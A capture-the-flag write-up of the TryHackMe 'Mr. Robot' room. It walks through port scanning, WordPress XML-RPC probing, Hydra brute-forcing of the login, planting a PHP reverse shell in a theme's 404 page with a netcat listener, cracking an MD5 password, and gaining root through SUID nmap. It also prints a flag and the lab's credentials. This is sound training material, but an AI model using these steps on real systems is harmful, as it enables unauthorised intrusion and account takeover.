

MR. Robot CTF From Try Hack Me

Sunday, February 7, 2021 1:50 PM

First I launch nmap scan I use the following command:

1. nmap 10.10.96.162
2. sudo nmap -A -O -sV -p- 10.10.96.162

The output of this two command:

```
└─[~] kali └── sleep 100; nmap -A -O -sV -p- 10.10.30.97
TCP/IP fingerprinting (for OS scan) requires root privileges.
QUITTING!
└─[~] kali └── sudo nmap -A -O -sV -p- 10.10.30.97
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-07 13:20 EET
Nmap scan report for 10.10.30.97
Host is up (0.08s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    closed  ssh
80/tcp    open   http    Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache https
|_http-server-header: Apache
|_http-title: 400 Bad Request
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T09:45:03
|_Not valid after:  2025-09-13T09:45:03
Device type: general-purpose|specialized|storage-misc|WAP|broadband router|printer
Running (JUST GUESSTING): Linux 3.X|4.X|5.X|2.6.X (91%), Crestron 2-Series (89%), HP embedded (89%), Asus embedded (88%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:5.4 cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3 cpe:/o:linux:linux_kernel:2.6.22 cpe:/o:linux:linux_kernel:2.6 cpe:/h:asus:r-t56u
Aggressive OS guesses: Linux 3.10 - 3.13 (91%), Linux 3.10 - 4.11 (90%), Linux 3.12 (90%), Linux 3.13 (90%), Linux 3.13 or 4.2 (90%), Linux 3.2 - 3.5 (90%), Linux 3.2 - 3.8 (90%), Linux 4.2 (90%), Linux 4.4 (90%), Linux 5.4 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1  101.60 ms 10.9.0.1
2  102.89 ms 10.10.30.97

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 215.60 seconds
```

From this screenshot we can see that port 22 SSH is closed, port 80 http and 443 https

Now it's time to discover the web application hosted in fire fox by visiting

<http://10.10.96.162>

After visiting the site we will see video and clips of Mr. Robot series quotes and other things

So I launch dirb using the following syntax:

```
~# dirb http://10.10.96.162 /usr/share/wordlists/dirb/common.txt
```

I use dirb to discover directory and file in the web page

Then I start manually searching for information in the webpage source after inspecting the source code page, I found the following information:

```
1 <!DOCTYPE html>
2 <html lang="en-US" class="no-js">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width">
6   <link rel="profile" href="http://gmpg.org/xfn/11">
7   <link rel="pingback" href="http://10.10.96.162/xmlrpc.php">
8   <!--[if lt IE 9]>
9   <script src="http://10.10.96.162/wp-content/themes/twentyfifteen/js/html5.js"></script>
10  <![endif]-->
11  <script>(function(html){html.className = html.className.replace(/\bno-is\b/.is')})(document.documentElement);</script>
```

I don't have knowledge about xml, but I will use my friend google :)

We can check below the Dirb output:

```

GENERATED WORDS: 4612
---- Scanning URL: http://10.10.30.97/ ----
==> DIRECTORY: http://10.10.30.97/
==> DIRECTORY: http://10.10.30.97/admin/
+ http://10.10.30.97/atom (CODE:301|SIZE:0)
==> DIRECTORY: http://10.10.30.97/audio/
==> DIRECTORY: http://10.10.30.97/blog/
==> DIRECTORY: http://10.10.30.97/css/
+ http://10.10.30.97/dashboard (CODE:302|SIZE:0)
+ http://10.10.30.97/favicon.ico (CODE:200|SIZE:0)
==> DIRECTORY: http://10.10.30.97/feed/
==> DIRECTORY: http://10.10.30.97/image/
==> DIRECTORY: http://10.10.30.97/Image/
==> DIRECTORY: http://10.10.30.97/images/
+ http://10.10.30.97/index.html (CODE:200|SIZE:1188)
+ http://10.10.30.97/index.php (CODE:301|SIZE:0)
+ http://10.10.30.97/intro (CODE:200|SIZE:516314)
==> DIRECTORY: http://10.10.30.97/js/
+ http://10.10.30.97/license (CODE:200|SIZE:309)
+ http://10.10.30.97/login (CODE:302|SIZE:0)
+ http://10.10.30.97/page1 (CODE:301|SIZE:0)
+ http://10.10.30.97/phpmyadmin (CODE:403|SIZE:94)
+ http://10.10.30.97/rdf (CODE:301|SIZE:0)
+ http://10.10.30.97/readme (CODE:200|SIZE:64)
+ http://10.10.30.97/robots (CODE:200|SIZE:41)
+ http://10.10.30.97/robots.txt (CODE:200|SIZE:41)
+ http://10.10.30.97/rss (CODE:301|SIZE:0)
+ http://10.10.30.97/rss2 (CODE:301|SIZE:0)
+ http://10.10.30.97/sitemap (CODE:200|SIZE:0)
+ http://10.10.30.97/sitemap.xml (CODE:200|SIZE:0)
==> DIRECTORY: http://10.10.30.97/video/
==> DIRECTORY: http://10.10.30.97/wp-admin/
+ http://10.10.30.97/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://10.10.30.97/wp-content/
+ http://10.10.30.97/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://10.10.30.97/wp-includes/
+ http://10.10.30.97/wp-links-opml (CODE:200|SIZE:227)
+ http://10.10.30.97/wp-load (CODE:200|SIZE:0)
+ http://10.10.30.97/wp-login (CODE:200|SIZE:2628)
+ http://10.10.30.97/wp-mail (CODE:500|SIZE:3064)
+ http://10.10.30.97/wp-settings (CODE:500|SIZE:0)
+ http://10.10.30.97/wp-signup (CODE:302|SIZE:0)
+ http://10.10.30.97/xmlrpc (CODE:405|SIZE:42)
+ http://10.10.30.97/xmlrpc.php (CODE:405|SIZE:42)
---- Entering directory: http://10.10.30.97/0/ ----

```

There is a robots.txt file, then I will check them by visiting: <http://10.10.96.162>

Then I find:

1. fsociety.dic --> after examining this it look like a wordlist of username, I think we need this dictionary file to crack some username password :)
2. key-1-of-3.txt --> this was the first flag "flag_1: 073403c8a58a1f80d943455fb30724b9 via: robots.txt"

One of the intersting directory is: <http://10.10.96.162/wp-login.php>

What is XML-RPC?

After some google search I found the following blogs, one of them is a report at [Report HackerOne](#) and a blog post [blog](#)

Simply, the XML-RPC.PHP, used in wordpress to upload and post blogs in your web page in case you don't have your PC you can use your phone, and in case your internet connection is unstable, you can write your blog offline then post it using XML-RPC.PHP.


The security impact of XML-RPC.PHP is that can lead to DDOS attack using the pingback function of wordpress, and another issue is that XML-RPC.PHP can lead to brute forcing attack, and the mitigation method against brute force will be bypassed.

Checking the XML-RPC.PHP:

Now it's time to discover practically the XML-RPC.PHP

After visiting the site using <http://10.10.96.162/xmlrpc.php>

I get the following message:



So, it's burp suite time:

I intercept request, then I send it to repeater, change the method to post with empty body
then I get a 200 status code :)

The screenshot shows the Burp Suite interface. In the Request tab, a POST request to `/wlrpc.php` is shown with an empty body. In the Response tab, the server returns a 200 OK response with the following XML content:

```
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
<fault>
<faultCode>-32700</faultCode>
<faultString>parse error. not well formed</faultString>
</fault>
</methodResponse>
```

In the Inspector panel, the response headers are listed, including Content-Type: application/xml, charset=UTF-8.

Let's try something new, after reading the hacker one report, we can use the following xml format to get more information about the allowed functions:

The xml used:

```
<?xml version="1.0" encoding="utf-8"?>
<methodCall>
    <methodName>
        system.listMethods
    </methodName>
    <params>
    </params>
</methodCall>
```

The following screen shot indicate the response:

The screenshot shows the Burp Suite interface. In the Request tab, a POST request to `/wlrpc.php` is shown with the XML payload from the previous step. In the Response tab, the server returns a 200 OK response with the following XML content:

```
<?xml version="1.0" encoding="utf-8"?>
<methodResponse>
<params>
<param>
<value>
<array>
<data>
<value>
<string>system.multicall</string>
</value>
<value>
<string>system.listMethods</string>
</value>
<value>
<string>system.getCapabilities</string>
</value>
<value>
<string>demo.addTwoNumbers</string>
</value>
<value>
<string>demo.sayHello</string>
</value>
</array>
</value>
</param>
</params>
</methodResponse>
```

In the Inspector panel, the response headers are listed, including Content-Type: application/xml, charset=UTF-8.

From the response we can see there is a lot of function that we can use :)

The most important method that can help us to perform a brute force attack is the "wp.getUsersBlogs", using the following xml format:

```
<methodCall>
```

```

<methodName>
    wp.getUsersBlogs
</methodName>
<params>
<param>
    <value>
        admin
    </value>
</param>
<param>
    <value>
        pass
    </value>
</param>
</params>
</methodCall>

```

Using burp suite intruder we can perform a brute force attack, because Burpsuite community take a lot of time I switch to use hydra.

Hydra:

From Dirb output we can get the wordpress login page <http://10.10.96.162/wp-login.php>

We need first to intercept the request of the below site, to get this form: `log=test&pwd=test` which will be used with hydra.

```
~# hydra 10.10.96.162 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^: Invalid
username" -L /home/fsocity.dic -p test -f -V
```

```

❯ kali
└─$ hydra 10.10.96.162 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^: Invalid username" -L /home/fsocity.dic -p test -f -V
Hydra v9.1 (c) 2020 by van Hauser/THC & David Cmeka - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-02-07 16:25:38
[WARNING] Restorefile (you have 10 seconds to abort... (use option -t to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:858235/p:1), ~53640 tries per task
[DATA] attacking http-post-form://10.10.96.162:80/wp-login.php:log=^USER^&pwd=^PASS^: Invalid username
[ATTEMPT] target 10.10.96.162 - login "true" - pass "test" - 1 of 858235 [child 0] (0/0)
[ATTEMPT] target 10.10.96.162 - login "false" - pass "test" - 2 of 858235 [child 1] (0/0)
[ATTEMPT] target 10.10.96.162 - login "wikia" - pass "test" - 3 of 858235 [child 2] (0/0)
[ATTEMPT] target 10.10.96.162 - login "from" - pass "test" - 4 of 858235 [child 3] (0/0)
[ATTEMPT] target 10.10.96.162 - login "the" - pass "test" - 5 of 858235 [child 4] (0/0)
[ATTEMPT] target 10.10.96.162 - login "now" - pass "test" - 6 of 858235 [child 5] (0/0)
[ATTEMPT] target 10.10.96.162 - login "Wikia" - pass "test" - 7 of 858235 [child 6] (0/0)
[ATTEMPT] target 10.10.96.162 - login "extensions" - pass "test" - 8 of 858235 [child 7] (0/0)
[ATTEMPT] target 10.10.96.162 - login "scss" - pass "test" - 9 of 858235 [child 8] (0/0)
[ATTEMPT] target 10.10.96.162 - login "window" - pass "test" - 10 of 858235 [child 9] (0/0)
[ATTEMPT] target 10.10.96.162 - login "http" - pass "test" - 11 of 858235 [child 10] (0/0)
[ATTEMPT] target 10.10.96.162 - login "var" - pass "test" - 12 of 858235 [child 11] (0/0)
[ATTEMPT] target 10.10.96.162 - login "page" - pass "test" - 13 of 858235 [child 12] (0/0)
[ATTEMPT] target 10.10.96.162 - login "Robot" - pass "test" - 14 of 858235 [child 13] (0/0)
[ATTEMPT] target 10.10.96.162 - login "Elliot" - pass "test" - 15 of 858235 [child 14] (0/0)
[ATTEMPT] target 10.10.96.162 - login "styles" - pass "test" - 16 of 858235 [child 15] (0/0)
[ATTEMPT] target 10.10.96.162 - login "and" - pass "test" - 17 of 858235 [child 2] (0/0)
[ATTEMPT] target 10.10.96.162 - login "document" - pass "test" - 18 of 858235 [child 1] (0/0)
[ATTEMPT] target 10.10.96.162 - login "mrrobot" - pass "test" - 19 of 858235 [child 13] (0/0)
[ATTEMPT] target 10.10.96.162 - login "com" - pass "test" - 20 of 858235 [child 11] (0/0)
[ATTEMPT] target 10.10.96.162 - login "ago" - pass "test" - 21 of 858235 [child 7] (0/0)
[ATTEMPT] target 10.10.96.162 - login "function" - pass "test" - 22 of 858235 [child 12] (0/0)
[ATTEMPT] target 10.10.96.162 - login "eps1" - pass "test" - 23 of 858235 [child 5] (0/0)
[ATTEMPT] target 10.10.96.162 - login "null" - pass "test" - 24 of 858235 [child 6] (0/0)
[ATTEMPT] target 10.10.96.162 - login "chat" - pass "test" - 25 of 858235 [child 4] (0/0)
[80][http-post-form] host: 10.10.96.162 login: Elliot password: test
[STATUS] attack finished for 10.10.96.162 (valid pair round)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-02-07 16:25:58

```

Now we will try this dictionary list with Eliot username, as a password list:

```
~# hydra 10.10.96.162 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:The
password you entered for the username " -I Elliot -P /home/fsocity.dic -f -V
```

And here we go:

And now we have a valid "username : password" combination we will use this credential to login to the word press.

Elliot:ER28-0652

Now after login:

The screenshot shows the WordPress dashboard. On the left, there's a sidebar with links like Home, Updates, Posts, Media, Pages, Comments, Appearance, Plugins, Users, Tools, and Settings. The main area has a 'Quick Draft' section with a title input field and a 'Save Draft' button. Below it is an 'Activity' section with a smiley face icon and the message 'No activity yet!'. There are also 'WordPress News' and 'RSS Error' sections. At the bottom, it says 'Thank you for creating with WordPress.' and 'Version 4.3.1'.

Then, I locate a PHP web shell, then I will upload it to the server:

/usr/share/webshells/php/php-reverse-shell.php

The screenshot shows the 'Edit Themes' screen in the WordPress admin. The left sidebar has 'Appearance' selected, with 'Editor' highlighted by a red arrow. The main area shows the 'Twenty Fifteen: 404 Template (404.php)' file content, which contains a PHP reverse shell payload. To the right, a sidebar shows a list of theme files with '404 Template (404.php)' highlighted by a red circle and a red arrow pointing to it.

And now let's get the shell.

Reverse Shell:

Launching a listener:

```
~# nc -lvp 4444
```

The visit the website: <http://10.10.96.162/wp-content/themes/twentyfifteen/404.php>

And here is the cake :)

```
Terminal
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
$ locate Key
/bin/sh: 3: locate: not found
$ find Key
find: `Key': No such file or directory
$ find Key*
find: `Key*': No such file or directory
$ python --version
Python 2.7.6
$
```

I execute `python --version` command to see if python downloaded then, I can now upgrade the shell to interactive shell using the flowing command:

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
$export TERM=screen
```

Exit then reconnect

```
daemon@linux:$
```

And we get the second flag but it's protected:

```
daemon@linux:/home/robot$ ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$
```

After decoding `password.raw-md5`


We get the following: abcdefghijklmnopqrstuvwxyz

```
daemon@linux:/home/robot$ su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$
```

And now we can read the `key-2-of-3.txt`

Let's get Key number 3 !!:

[Privilege Escalation:](#)



```
robot@linux:~$ ls -lh /usr/local/bin/nmap
-rwsr-xr-x 1 root root 493K Nov 13 2015 /usr/local/bin/nmap
robot@linux:~$
```

The screen shoot above indicate that we can execute nmap as root!!, then we will use nmap interactive to get root.


```
robot@linux:~$ nmap --interactive
```



```
robot@linux:~$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
# whoami
root
#
```

And here is the key-3-of-3.txt, **congratulations!!!**



```
robot@linux:~$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
# whoami
root
# cd /root
# ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
```

Auther: Hassan Al Achek